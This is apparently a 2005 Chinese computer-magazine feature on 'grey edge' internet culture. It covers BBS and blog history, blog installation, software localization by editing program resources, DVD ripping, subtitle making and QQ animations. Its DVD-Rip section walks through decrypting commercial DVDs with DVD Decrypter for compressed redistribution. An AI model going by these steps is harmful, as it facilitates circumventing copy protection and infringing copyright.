首先，我想我们伴随着“边缘”与“免费午餐”的线索，告诉了大家一些事情，许多平时司空见惯不以为然的东西,其实是经过了很多人的努力与付出才进化至今的。

其次，在允许的情况下，我们尽量教会大家一些可以参与其中的方法。多少算是一种体会,如果幸运的话,你还有可能就此找到自己新的兴趣爱好，甚至一个阶段的人生目标。

最后，我们搜集了一些故事，片片段段，从一些时光的缝隙中见证了那些努力的人、执着的人，还有那些付出了生命的人。

此致

敬礼!

达利

2005年10月17日

黑色和白色之间是灰色的边缘

“边缘”其实就是一种尴尬

■ Dali

"游走在边缘的免费午餐"这样一个想法并不是突然萌发，恰恰相反，存在很久很久。但是真的要开始实施的时候却突然发现"边缘"确实是一道无法逾越的鸿沟。

一开始找到国内一位可谓BBS界鼻祖级的人物，想抬他出来帮我压住阵脚，可得到的回复是："算了吧，别提那些陈年旧事了。"当我还想试图引导的时候，他直接打断了我："你知道么，那时候我们都工作在电信局，当时算是民间接触互联网条件最优越的地方了，可是，你知道我们当时怎么做的？我们几乎都是把国外的BBS源代码照搬回来，一句一句学，一句一句改，一句一句调。没有教程可学，没有高手可以请教。而我们所做的，也仅仅是看懂，甚至都没有完全看懂人家的源代码，我们的BBS就这样起步了！"这个开场多少让我有点　，原本想像的似乎是历经多少坎坷、查阅多少资料、熬了多少夜、啃了多少冷馒头……基本上我想到的这些情节也都有了，只不过经历了这么多并不是开发出了国内的第一套BBS，而是勉强抄袭了一套别人的BBS回来。这便是第一道"边缘"鸿沟。用他的原话说："当时，我们算是国内最NB的一代网络程序员，可我们没能自主开发出一套made in china的BBS系统！"

也许这是一种遗憾，也许这是一种悲哀。但自此以后，国内BBS后台程序的提供者虽越来越多，程序却来越强大，功能丰富，安全性和稳定性也与日俱增，但免费仍然是主流，很少有人理直气壮敢说收费　。

"说句题外话，对于后来的那些程序员，你觉得他们比你们这一代如何？"

"在实力上，绝对远远强过我们了，因为大环境的发展，加之对外交流的空间和机会远远大于过去，当然，技术上的早期铺垫也在很大程度上提高了现代开发人员的成熟速度。"

"那么现在我们有自主的BBS了么？"

"这不重要，BBS已经发展到一个相对成熟和平稳的阶段，国内很多团队都有能力独立完成一套系统。但是，现在最流行的是什么？是Blog！而现在面临的竟然和我们那个时代一样，国内Blog炙手可热，可是绝大多数系统又是抄袭、借鉴国外的，汉化和改写仍然是大家最热衷的事情。"

"缺乏创新性，水平在提高，悲剧在重演？"

"难道不是？"

不知道为什么，突然想到了这么一段故事：

众人取过碗筷酒菜，便要在墓前饮食，忽然山后一阵风吹来，传来一阵兵刃相交和呼喝　骂之声，显是有人在动手打斗。周伯通抢先便往喧哗处奔去。余人随后跟去。转过两个山　，只见一块石坪上聚了三四十个僧俗男女，手中都拿着兵刃。

这群人自管吵得热闹，见周伯通、郭靖等人到来，只道是华山的客人，也不理会。一名铁塔般的大汉朗声说道："大家且莫吵闹，乱打一气也非了局，这'武功天下第一'的称号，决不是叫叫嚷嚷便能得手的。今日各路好汉都已相聚于此，大伙儿何不便凭兵刃拳脚上见个雌雄？只要谁能长胜不败，大家便心悦诚服，公推他为'武功天下第一'"。一个长须道人挥剑说道："不错。武林中相传有'华山论剑'的韵事，咱们今日便来论他一论，且看当世英雄，到底是谁居首？"余人轰然叫好，便有数人抢先站出，大叫："谁敢上来？"

周伯通、黄药师、一灯等人面面相　，看这群人时，竟无一个识得。

——摘选自《神雕侠侣》第四十回 华山之

不得不承认这是一次颇具警醒的开篇，甚至已经有一点偏离我们原本的主题，但在再三揣摩之下，我仍不忍心将之cut，权作是一个偏僻的见证，又或是其他。好了，我们开始转入第一份免费午餐吧。

黑色和白色之间是灰色的边缘

免费以及自由，言论网络化解放的基石

■魂碎

在如今这个网络时代，资源的免费共享已经成为一种口号，受到这种精神的感召，我们一直安心地享受着各种免费大餐。在品尝这些可口佳 的同时，你是否了解过它的来历，它的发展，它又是怎样闯入你的生活的呢。今天，让我们来了解一下无处不在的BBS是怎样远渡重洋来到中国的。

BBS史前时代

在Blog应用普及前，BBS是最主要的互联、参与、分享的应用服务，即便是现在，BBS也依然是网络空间信息分享的主要应用形式。

BBS的英文全称是Bulletin Board System，翻译为中文就是"电子公告板"。BBS最早是用来公布股市价格等类信息的，当时BBS连文件传输的功能都没有，而且只能在苹果计算机上运行。早期的BBS与一般街头和校园内的公告板性质相同，只不过是通过电脑来传播或获得消息而已。一直到个人计算机开始普及之后，有些人尝试将苹果计算机上的BBS转移到个人计算机上，BBS才开始渐渐普及开来。

BBS来到中国

大约是从1991年开始，国内出现了第一个BBS站。经过长时间的发展，直到1995年，随着计算机及其外设的大幅降价，BBS才逐渐被人们所认识。1996年更是以惊人的速度发展起来。

1997年的中国还处于聊天室的时代，由于当时的网络大环境不甚理想，因此基于Web页面的论坛还尚未成为气候。那时中国的早期网民多数仍在使用TELNET下的BBS，但由于TELNET界面简陋，操作繁琐，因此使用者多为专业人员。随着论坛文化的爆发以及个人电脑的迅速普及，中国人开始逐步引进国外以UBB（Ultimate Bulletin Board）为代表的源码开放论坛程序以搭建自己的网络交流平台，爱好者们自发组织起来翻译文档，纠正错误，增强功能。正是因为这些热心的民间团体所做出的努力，使得中文化的论坛遍地开花，即使你是一个新手，也可通过阅读文档方便地建立起自己的论坛，而后台设置里一个个跳跃的方块字也足以让我们心花怒放 。

然而东西再好，那是外国人的，于是很自然的，以LEOBBS，DVBBS为代表的国内优秀论坛应声而出了。如今，国内自行开发的各类论坛程序可谓琳琅满目，在界面以及易用性上更加符合中国人的特点，在未来的日子里，国产BBS将继续肩扛国内主流论坛程序这面大旗走下去。

潮流宠儿Blog

Blog是近几年互联网上的新事物，出现于1997年年底，最早提供注册服务的是当初Pyra公司的Blogger.com，Blogger.com已2003年被Google收购。

Blog为个人在网络空间的自由表达打开了一扇窗。促进Blog应用发展，不仅仅是Blog自身自由写录的日志功能，同时也是伴随这样一种自由表达和网络互联应用的一系列应用技术而发展的，比如RSS(RSS:Rich Site Summary或Really Simple Syndication，中文称作"简易信息聚合"。另有一种解释是RDF Site Summary，即RDF站点摘要）的出现和发展，完全改变了原先逐个站点点击的阅读方式，也是就是伴随个体Blog站点的增加，人们的阅读方式也发生了相应的变化。

1999年是Blog开始高速增长的一年，自由的写作空间允许你天马行空一般写下自己想写的任何东西，然而这个新时代产物流传到中国并普及，已经是几年后的事，而且客观的说，如果不是"木子美"这个名字，那么中国Blog的发展将会再推后一段时间。

Blog，我的地盘！

■ Dualface


现如今，在网上申请一个Blog已经再简单不过，但是各大网站所提供的Blog几乎千篇一律，难展个性。如果你有能力购建自己的网络空间，那么也绝对应该搭建起自己专番的Blog，因为“我的地盘得我做主！”

这里我们介绍两种Blog的安装，一种是目前流行的WordPress，另一种则是PJBlog。WordPress使用PHP语言开发，运行速度快，功能丰富，所以目前非常热门。而PJBlog则是国人汉化的国外作品，比起WordPress提供了更多国人喜欢的功能，例如插入视频、flash等（WordPress需要另外装插件才能实现）。

WordPress安装步骤

首先访问http://wordpress.org/download/，点击“Download .zip”按钮下载安装包。

解压缩下载的.zip文件到我们的web文档根目录中，并将默认的目录名由wordpress更名为blog。然后使用 览器访问http://wp.dualface.com/blog/（读者朋友们要将这个地址改为自己的对应链接）开始进行安装。因为还没有进行配置，所以此处只显示了一些提示信息。



提示信息

现在我们点击“create a wp-config.php file through a web interface”连接，开始配置。跳过第一页的说明，输入数据库名称、连接用户名、密码



输入数据库信息

等信息（这些信息来自我们安装好的mysql数据库）。输入完成后点击“submit”按钮提交，如果正确，则会显示确认信息，并提示点击“run the install”连接。

接下来的安装步骤就很简单了，只需要输入blog标题、联系邮件地址即可。



输入Blog的基本信息

安装成功后，会在页面上提示管理用户名和初始密码。点击“log in”即可登录。记得登录后一定要修改初始密码。



查看管理员用户名和初始密码

现在我们的部落就搭建好一半了，接下来就是按照自己的意思进行各种设置吧！

PJBlog安装步骤

我们再来看看另一种Blog程序的安装和设置。访问“http://www.pjhome.net/default.asp?cateID=7”下载最新版本的PJBlog，然后解压缩到web服务器文档根目录的blog目录下。然后通过 览器访问对应的Web链接。

由于PJBlog已经附带了数据库，所以无需任何安装步骤即可访问。



无需安装即可访问

但我们还需要修改一些设置才能让PJBlog开始工作。首先点击页面右边的“登陆”，输入默认用户名“admin”和密码“admin888”登录。



登录

但登录后并不是进入后台，还需要点击右边的“系统管理”连接，再次输入密码“admin888”才能够进入后台。



PJBlog的后台界面

不过要修改自己的密码却不是通过后台，而且点击首页右边的“修改个人资料”，然后输入新密码。

比较而言，PJBlog的功能更多一些，而且默认就是全中文的，加上又不需要安装，所以适合第一次安装Blog的读者朋友。而WordPress则提供了更多的定制能力，而且相比PJBlog采用的ASP语言，PHP语言本身功能也更强，运行速度也更快。不过由于安装更复杂，而且为英文界面，适合熟练用户采用。

黑色和白色之间是灰色的边缘

汉化是一种使命

■易水寒

回顾国内汉化历史，其实并不太长，刚开始时，汉化完全是小部分人的兴趣所致，例如搞出点小范围交流的汉化版DOS系统。汉化在国内真正开始起步，是95年后的事情了。里程碑式的Windows 95操作系统正式推出后，图形用户界面让更多的普通人开始接触电脑，软件汉化成为普通电脑用户的现实需要。而国内互联网环境也大为改善，分散在各地的汉化人，再也不是单打独斗，他们终于有了一个相互交流汉化技术的平台。

就此开始，涌现出关子、张学思、伟乾、水手、豪仔、龙飞等汉化名人，出现了中国软件汉化同盟、汉化新世纪、捷迅中文化天地、红星汉化社、飞龙阁、YY工作室、驭海人家等著名汉化网站。正是这些人、这些网站，为国内汉化最初的积累、推广，默默地无私奉献着。汉化人整体技术得到普遍提高，而更多的新人也开始了解并加入到汉化这件事情中来。

随着时代的进步，汉化再也不能由着个人兴趣随便发挥了。它不仅仅是个技术性问题，汉化开始涉及到法律问题了。就我国现行相关法律规定而言，未经软件版权人（包括外国软件版权人）同意，将外文软件的操作界面、说明文档等翻译成中文并将其传播的行为，显然违反了法律有关规定。与那些热门领域相比，软件汉化实在：地位不明确，权益无保障，名利被置疑，营利更无从谈起。从事汉化的人，大多是凭热情和毅力在坚持着！而汉化却是当今中国软件发展、推广、普及所不可或缺，无论怎么说，中国软件业的现状决定了汉化存在的必要，它也将继续存在下去。


因为，汉化本就是一种使命！

做一份我们自己的汉化大餐

做软件汉化很难吗？


想不想做一份我们自己的汉化大餐？

虽然软件汉化是件技术性非常强的工作，但只要有一定外文及计算机基础，都可以尝试一下。对于汉化初学者来说，只需要找一个称手的汉化工具就可以开工了。



软件汉化的对象就是那些外文（如英文）软件中的文字相关内容。通常软件在编写时，作者会把跟软件界面、提示等有关的文字组织在一起进行统一管理，它们被汉化人统称为“资源”。汉化的过程就是通过特殊的本地化工具，将软件中的这些“资源”提取出来，然后在工具中进行翻译，最后由工具写入回原始软件中。

大多数软件的“资源”都会放在EXE及DLL文件中。如熟悉的压缩工具WinZip，软件中英文资源放在“winzip32.exe”主程序中，而游戏“帝国时代2”的英文资源放在“language.dll”文件中。



下面我们就以功能极为强大的可视化汉化工具PE Explorer（下载地址：http://www.hanzify.org/index.php?Go=Show::List&ID=6447）为例简单进行汉化演示，我们的汉化对象是最近火得不得了的IM软件：Google Talk。

运行PE Explorer，点击菜单“文件→打开文件”，在对话框中选择Google Talk安装目录下的“googletalk.exe”文件。

软件自动载入程序数据，看起来挺复杂的，什么文件头、字段、数值啊，其实完全不用理会这些，直接调用“资源”做汉化吧。

点击菜单“视图→资源”，切换到“资源”视图，我们几乎所有工作都在这里完成。程序文件包含的“资源”均在左栏列表中列出，主要的汉化对象有：“菜单”、“对话框”、“字符串”等。

大多数软件的“资源”都会放在EXE 及DLL文件中，但是并不是每一个这

样的文件都中都包含“资源”。只有存在“菜单”、“对话框”、“字符串”等内容的文件才是汉化对象。

选择左栏列表中的“菜单”，出现相关资源，点击“110”分支，右侧资源区显示具体内容。PE Explorer自带实时效果预览，用过Google Talk的人可以一眼看出，该“资源”正是Google Talk在任务栏托盘区图标调用的右键菜单。



明确了修改目标，接下来就好办了，将相关英文字符替换为中文即可。双击“资源”视图左栏列表中“110”分支，进入“资源编辑器”。选择左栏相关英文资源，在右栏“标题”区内修改英文为中文即可。修改完成后，点击“确定”按钮，软件弹出“警告”对话框，提示“数据已被修改，你想继续吗？”点击“是”按钮确认返回。接下来，保存修改结果，关闭文件，就可以重新启动Google Talk验证汉化效果了。我们可以看到该右键菜单已是中文界面了。






初步汉化成功，接下来继续扫荡“资源”里的其它英文内容。“对话框”的汉化，看似界面包含的内容很多，其实无论遇到了什么内容，大家只需要记住修改预览中看到的英文字符为中文即可。

“字符串”部分的汉化就更容易了，选定原有英文内容，直接在修改对话框中键入中文即可。

所有文字部分替换完毕就结束了吗？当然不是，汉化要做的彻底，连图片也不能放过。是的，图片也可以“汉化”。“资源”视图列表中，除了“菜单”、“对话框”、“字符串”这些保存文字信息的分支外，还有名为“位图”的分支。这里保存有软件的图片，选择“位图”分支下图片，如“161”，软件会在右侧显示图片预览。该图就是主界面中的软件Logo图标。选择“161”，调用右键菜单，点击“资源另存为”。

小提示

在进行菜单汉化的时候，我们经常会遇到这样的英文资源，如：“&File”，你如果直接翻译为“文件”就错了。有编程经验的人都知道，“&”符号后面紧跟的字母是这个菜单的快捷键，所以正确的翻译应当是：“文件(&F)”。这样的处理即美观，也是约定俗成，其实你翻译成“&F文件”也是没有问题的。带“%”的符号通常也是特殊应用，如“%d people”的正确翻译是“%d 个人”。



我们很容易的就提取出软件中的图片，接下来你可以利用图像处理工具，如：Photoshop修改图片上的文字备用。

注意：图片内容可以任意改动，但是图片的颜色模式，图像格式、尺寸等参数请不要做修改。

返回PE Explorer，双击“161”，进入图像编辑模式，点击工具栏“打开”按钮（Ctrl+O），载入修改后的图片，点击“确定”按钮即完成图片替换。

小提示

如果某个软件本身就支持切换各种语言包，但其中不包括简体中文的话，说不定有更快捷的方法可以做出一个汉化包。找找软件的安装目录下有没有类似于Languages、lng等名字的子目录或是这样的文件名、后缀名。用记事本打开这些文件，发现了什么？对，资源都在这里啦，逐项用中文替换其中的内容，然后选择另存为某个名字。一个快捷的汉化包就做成了。另外，许多汉化软件汉化过后也会生成类似的*.ini或是*.lng文件，这些文件同样可以通过记事本打开，进行编辑。

由于汉化属于编辑软件内核的行为，稍有不慎就有可能失败，相关事项还请大家注意：

1.PE Explorer以及其它类似的汉化工具，都不是包治百病的良药，更多的汉化方法和技术需要我们去摸索。

2.汉化前一定要对原文件做备份，就PE Explorer而言，它有自动备份功能，会在被修改文件同一目录中，生成相同文件名的BAK格式备份。

3.中文译文一般不要超过原英文的长度，一个汉字占用二个字节。

一个简单的汉化教程就到这里了，我们并没有涉及软件脱壳、非标准资源汉化、汉化补丁制作等内容。我们仅仅是对拥有标准“资源”的软件进行了一次小小的内核修改。大家只要稍微细心些，别把关键的变量误删或做错误修改，汉化一般都会成功的。

志同道合

汉化新世纪（http://www.hanzify.org/）

国内汉化的历史虽不长，但汉化人走过的道路却并不平坦。当初知名的汉化站，能够一直坚持办下来的屈指可数。“汉化新世纪”由几位有志于软件中文化的自由汉化人共同创办，目前已经成为国内更新最快、内容最翔实的汉化软件及汉化补丁下载站点。网站的附属论坛人气很旺，高手云集，汉化爱好者一定得去看看。

虚幻时空（http://ldr.hanzify.org）

“汉化新世纪”核心成员吕达的汉化之家，几经改版，现在以Blog的形式出现。吕达 是一个非常勤奋高产的作者，汉化作品高达600余个。这里不但有他的最新作品，也是了解一个汉化人多面生活的好地方。

黑色和白色之间是灰色的边缘

银色幕布下的灰色边缘

■易水寒

在宽带飞速发展的这几年，网上影院和电影下载站点也是预后春笋，大家疯狂享受着屏幕上的五光十色。虽然都是在网上提供电影的在线观看或是下载服务，但是这些提供者却不尽相同，有的人纯粹是为了资料收藏、技术研究以及兴趣爱好来制作和提供服务，而另一些人则是一开始就居心测，冲着非法利益而去。所以，虽然两种人都多少对影片的版权人多少收到了一些利益侵害，但是前者应该是灰色，后者才是黑色。好了，我们先来简单回顾一些历史。

早些年的时候，由于带宽所限，我们几乎无法在网上找到能提供在线影音服务的网站，即便是有这样的服务商，我们也无法顺心地享受这种服务，缓冲……永远在缓冲。步入ISDN时代以后，网络状况有了很大改善，越来越多的网络运营商开始提供这项服务。早期我们最为熟悉的就是RealAudio，它就是RealPlayer的前身。随着宽带网络进一步发展，rmvb横空出世，它合理地利用了比特率资源，使rmvb在牺牲少部分你察觉不到的影片质量情况下最大限度地压缩了影片的大小。在在线影音这块大蛋糕上，一向心高气傲的Microsoft自然不会放弃，我们最为熟悉的便是asf格式文件，这个早期Microsoft用于对抗RealNetwork的利器，一直到后来的wma、wmv。但是经过数年的发展，Microsoft却始终无法撼动RealNetwork在这片领域的霸主地位。

除了前面说的在线流媒体以外，可供下载的电影也是另一种流行趋势。DVD-Rip，它不是一种文件格式，而是一类文件的统称。说穿了，DVD-Rip就是将DVD通过特殊编码进行压缩处理，生成体积明显减小，而效果接近DVD效果的电影视频。高潮从广为流传的MPEG-4编码——DivX 3.11开始，一部高清晰的DVD能够通过DivX技术以极小的损失进行压缩，无论是在普通光盘中保存，还是通过宽带传送都变得容易起来。随后，与DivX有着数不清恩怨情仇的全新编码、解码软件XviD出现，并且也红极一时。

让我们一起来尝试


下面我们来亲自试验一下DVD-Rip的制作。这里推荐使用AutoGK(下载地址http://nj.onlinedown.net/soft/26125.htm)，它是一个大包干似的工具，支持以XviD或DivX格式输出，可以根据设置自动分割文件。除了主程序外，AutoGK中集成了很多其他软件，如VirtualDubMod、AviSynth、DGMPGDec、DGindex、VobSub。以前需要多个软件配合，繁琐的DVDRip制作流程，通过AutoGK就变的很简单了。

由于某些原因，新版本AutoGK中不再集成复制DVD的工具DVD Decrypter，所以想完美制作DVD-Rip，这一程序请大家另外下载安装（下载地址：Http://nj.onlinedown.net/soft/6505.htm）。

DivX与XviD恩仇录

最早在PC上能用的MPEG-4编码器是由微软开发的，DivX技术的基础其实就来源于此，所以它无法进行更广泛的发展。一些视频编码的高级程序员（包括原DivX开发者）组建了一家公司，名为DivXNetworks Inc。该公司发起成立了Mayo开放源码项目，决定重新开发一套全新的MPEG-4编码。Mayo项目得到了许多开放源码高手的无偿帮助，在众人努力下，新的Encore 2编码很快就推出了。

事情总是充满戏剧性，新编码推出不久后，DivXNetworks Inc宣布封闭源代码，并在此基础上发布自有产品DivX 4。众多为DivX技术无偿付出智慧与劳动的人，最后发现居然在为别人免费打工，群众很生气，后果很严重。人们重新集合起来，在Encore 2基础上开发出全新的编码、解码软件XviD（将DivX的名字倒了过来），而XviD编码是基于GPL协议的，即代码的开源和免费使用。



运行DVD Decrypterr，软件会自动读取DVD光驱，并将里面的内容显示出来。点击菜单"Mode→IFO"，修改提取模式为"IFO"。注意右侧Input窗口，列表中每一个PGC（ProGram Chains，故事链）都显示有时间长度，这样我们可以很容易的选择复制DVD中与影片长度相符合的段落。

点击"Stream Processing"标签，还可以看到DVD内含视频、音频及字幕的情况。

接下来，在"Destination"中设置保存路径，请注意保存文件的分区中要有足够剩余空间。最后点击"Decrypt"按钮（绿色三角按钮）开始复制视频。



所有制作DVD-Rip的工作都可以在AutoGK的主界面中完成，至于AutoGK在后台调用了哪些程序，你完全不必操心。

第一步：在"Input file"中设置来源文件，软件支持DVD的IFO或VOB文件（如果你已经用DVD Decrypterr复制了DVD，就可以在硬盘保存DVD的目录中找相应文件）。

在"Output file"中设置输出文件的保存路径，有一点请大家注意，AutoGK目前不支持路径及文件名中包含中文字符。按快捷键"Ctrl+F8"可以调出外部字幕（External subs）支持选项，这样就能够很容易创建出内嵌字幕的视频了。。

第二步：在"Audio track"中按自己的需要选择所需音轨；在"Subtitle track"选择内置字幕。


第三步：设置输出文件大小，在"Select output size"中可以看到如下选项：

1."Predefined size"，预定义视频输出大小，有多种选项供选择。是按照标准700M光盘的容量进行设置，这样发布的视频会自动进行分割，方便用普通光盘保存。

2."Custom size (MB)"，按照指定文件大小输出视频。

3."Target quality (in percentage)"，文件大小由输出质量决定，填入百分比即可。

第四步：点击"Add Job"按钮添加新任务，点击"Start"按钮，AutoGK就会在后台自动调用所需程序开始DVDRip制作工作。



AutoGK高级设置说明，点击主界面"Advanced Settings"按钮，进入高级设置对话框。

1.在"Output resolution settings"中选择输出分辨率，应根据DVD时间、原片比例等因素来综合考虑，没有经验的朋友还是老实选择"Auto width"为佳。

2.在"Output audio type"选择输出音频类型，如果是默认选择"Auto"，一般会把声音转换成MP3，希望声音好一点可以设置成"Original (AC3/DTS/MPA only)"。

3.在"Codec"中选择使用的编码，软件支持XviD、DivX两种视频编码。免费的XviD编码已经集成进软件安装包中了，选择DivX编码需自行安装。

制作DVDrip非常花费时间和占用系统资源，通常采用XviD编码压缩视频，所需时间是源DVD播放时间的1.5－2.5倍。大家不妨在临睡前进行转换，在AutoGK中把"Shutdown when done"勾选上，这样转换完成后，系统会自动关机。

志同道合

搜新网（http://www.souxin.com/）

专注于流媒体技术研究的网站，这里对于视频编码解决方案的内容涉及很广，有专门的MPEG-4专栏，你有任何关于视频转换方面的问题，都可以来这里看看。

暴风影音官方中文站（http://www.yesure.com/storm/）

如果你在DVD-Rip电影播放中遇到任何不能解决的问题，那么建议你来这里看看。这里不仅对"暴风影音"软件做了详细使用说明，还收录有大量与视频播放相关的技术文章。

黑色和白色之间是灰色的边缘

字幕的翻译仍然是辛苦而灰色的

由于大多数国人都不具备直接观看外语影片的能力，中文字幕就成为我们欣赏外语片必不可少的东西。电影字幕作为DVD-Rip的一个组成部分，正逐渐得到人们关注。目前DVD-Rip字幕制作的手段早已成熟，只要外语听力或阅读能有所保障，人人都可以加入进来。

当然，目前国内字幕界同样也是一群默默奉献，充满恒心、毅力的人在坚持，希望大家在观赏DVD-Rip电影时，不要忘记这群为电影字幕付出了辛勤汗水的人 。

字幕格式

现在比较流行的字幕格式，分为图形格式和文本格式两类，这些字幕格式原本的用途都不相同，不过现在都被拿来配合DVD-Rip发行了。

图形格式字幕，由直接从DVD中提取的idx和sub文件组成（有时也有ifo文件），idx相当于索引文件，里面包括了字幕出现的时间码和字幕显示的属性。sub文件就是字幕数据本身，由于是图片格式，所以无法调节字体，文件比较大，动 10MB以上。该字幕的好处是可以存放多种语言的字幕，在播放时候选择比较方便。

文本格式字幕，一般通过对图形字幕进行OCR或者手工制作生成，常见的格式主要有srt、ssa或sub。

字幕的制作

电影外挂字幕需要一定软件支持，在外挂字幕软件中，最流行的莫过于VobSub。该软件一开始就是为提取DVD中的图形格式字幕而开发的，它很好地配合了DVD-Rip影片的发行，可以为Avi视频提供外挂字幕。由于字幕内容与视频无关，修改字幕内容并不影响影片质量，许多DVD-Rip被特意制作成分离字幕的版本。VobSub完全兼容各种语言，支持众多的字幕格式。除了本身的idx/sub格式外，还支持其他字幕软件生成的srt、sub、psb、smi及ssa格式文件。



正式由于VobSub对于文本格式字幕的支持，让字幕制作变得没有难度，最简单的srt格式字幕只包含时间码和文本。有兴趣的朋友可以用记事本打开手头的srt字幕文件，一看便知。我们试着用srt字幕制作助手（下载地址：http://www.skycn.com/soft/17759.html）来体验一下吧。

软件就一个主窗口，我们添加字幕的所有工作均在此完成。点击“打开电影”按钮，载入需要制作字幕的视频源文件。同其它软件一样，软件也是直接调用系统中的“Windows Media Player”播放器，所以视频播放部分的操作大家都应该比较熟悉。

对于做字幕翻译的人来说，看电影并不是件 意的事情，完全没有欣赏闲暇了。电影放映至需要添加字幕的位置时，点击“开始计时”按钮，确定字幕开始时间。点击“停止计时”按钮，则确定此段字幕的结束时间，并且电影会自动暂停播放。此时你就可以在文本框中输入字幕内容了，最后点击“添加/修改”按钮，完成了一条字幕的制作。

> **小提示**
>
> 在字幕翻译中，如果觉得某条翻译有问题，或者时间定位不准确，你可以随时双击右上方字幕列表，重新修改数据。

接下来，继续播放电影，当下一次字幕插入点出现时，重复上述操作，即可添加新的字幕，如此循环往复，直到完成整部电影的字幕翻译工作。

创建srt格式的字幕就这样简单，当然最后可别忘记点击“保存”。

志同道合

射手网（http://www.shooter.com.cn/）

知名字幕下载网站，字幕库全面，更新即时，拥有目前国内最大字幕库。网站同时也提供电脑音频、视频制作方面的技术文章和相关软件下载。对于想了解DVD-Rip制作相关知识的朋友，这里值得一看。

汉风中文字幕库（http://www.hanstyle.org/）

一群网友因为对电影和英语的爱好聚在一起，成立了汉风字幕组，义务为广大网友翻译国外优秀影片。依托汉风字幕组，逐渐形成了拥有许多高质量精品字幕的汉风中文字幕库，这里字幕库更新及时，是寻找精品字幕的好地方。

TLF原创字幕站（http://tlfsubs.eastgame.net/）

最初是人气旺盛的论坛，为著名TLF字幕组的大本营，进而成立专门的字幕下载站。现在TLF已经是集论坛讨论、字幕下载、电影资讯、BT下载为一身的综合站点了。

QQ 动画表情的全民 DIY

■ Ulean

相信腾讯 QQ 已经成为现代网民电脑中不可缺少的必备软件之一，从简单枯燥的文字聊天，到彰显个性的 QQ 动画，QQ 带给我们的是一个又一个的新奇和惊喜。翻阅你的聊天记录，一个个生动的 QQ 动画总是伴随在方块字左右。如今，QQ 动画已经成为一种体现你个性的最好工具。正如一个朋友所言："是 QQ 动画促进了 GIF 动画的发展，掀起了一场动画革命。" 虽然有些夸张，但是在 GIF 动画的发展之路上，QQ 动画着实功不可没。

但让，我们在尽情享用这些 QQ 动画的时候是否应该想想他们从何而来？

小提示

ImageReady 作为 Photoshop 捆绑销售的软件，弥补了 Photoshop 在缺少动画制作功能的不足，Photoshop 与 ImageReady 在菜单栏与各种面板上的排列都很相似，熟悉 Photoshop 的人很快就能掌握 ImageReady 的操作，而用 psd 格式保留分层的源文件，给 GIF 动画日后修改时更带来了许多方便。

QQ 动画的制作

简单地说，动画就是在一段时间内显示的一系列图像或帧，每一帧较前一帧有轻微的变化，当连续、快速地显示这些帧时会产生运动的错觉。看上去就像是动画一般了。

实例一：嘿嘿，抖抖抖！

第一步：打开 Photoshop 8.0，Ctrl+N 新建一张画布，填入合适的长度和宽度（这里我们将长宽设置为 20x20 像素），分辨率默认为 72，如果不是这个数字，请自行更改成 72，颜色模式选择 8 位 RGB 颜色，背景为透明。

第二步：用铅笔、毛笔等工具在画布上画出动画的静态表情，或者导入一个静态的背景透明且大小合适的 gif 图片，然后选择菜单栏上的 "文件→在 Imageready 中编辑"。



第三步：这时，我们的编辑窗口已经从 Photoshop 自动跳转到 Imageready 中。在当前图层上点击右键，选择



"复制图层"，将当前层原样复制出一个新图层出来。

第四步：选中 "图层 1 "，利用小键盘上的方向键微调图层，使图层下方紧贴画布的最下端。再选中 "图层 1 副本"，微调图层，使图层上方紧贴画布的最上端。

第五步：动画所需的两个帧已经制作完毕，接下来在 "动画" 面板上复制一个当前帧（如果你的编辑界面里没有这个面板，那么请在菜单栏里点击 "窗口〉动画" 打开动画面板）。



第六步：此时我们选中第一帧，并非想象中的自动选择了第一个图层，而是所有的两个图层都显示在了本帧里，点击 "图层" 面板里 "图层 1 副本" 前面的眼睛将其隐藏，那么我们所编辑的第一帧里将只出现 "图层一" 了。使用同样的手段在编辑第二帧的时候隐藏掉 "图层 1 "。



第七步：万事俱备，只欠东风。在两幅静止的帧之间加入一个交换显示的时间间隔 0.1 秒，同时将第一帧下方下拉菜单中的 "一次" 点选为 "一直有效"（此步骤的意义在于能使动画不停的循环播放），你的第一个 QQ 动画闪亮登场！



图 10

点击动画面板下方的播放按钮，我们的大作已经开始抖抖抖！。不过，仅仅这样还不够，让我们将这个小动画输出成 QQ 可使用的动画表情。点击菜单栏上的 "文件→将优化结果储存为"，随意起个名字保存即可。

实例二：不爽就撇嘴

在上一个例子中，我们学会了最基本的利用图层整体移动来制作动画，相信大家已经对QQ动画有了一个感性的认识。在这个例子中，我介绍另一种方法，用于制作某些只有画面局部处于运动状态的动画。

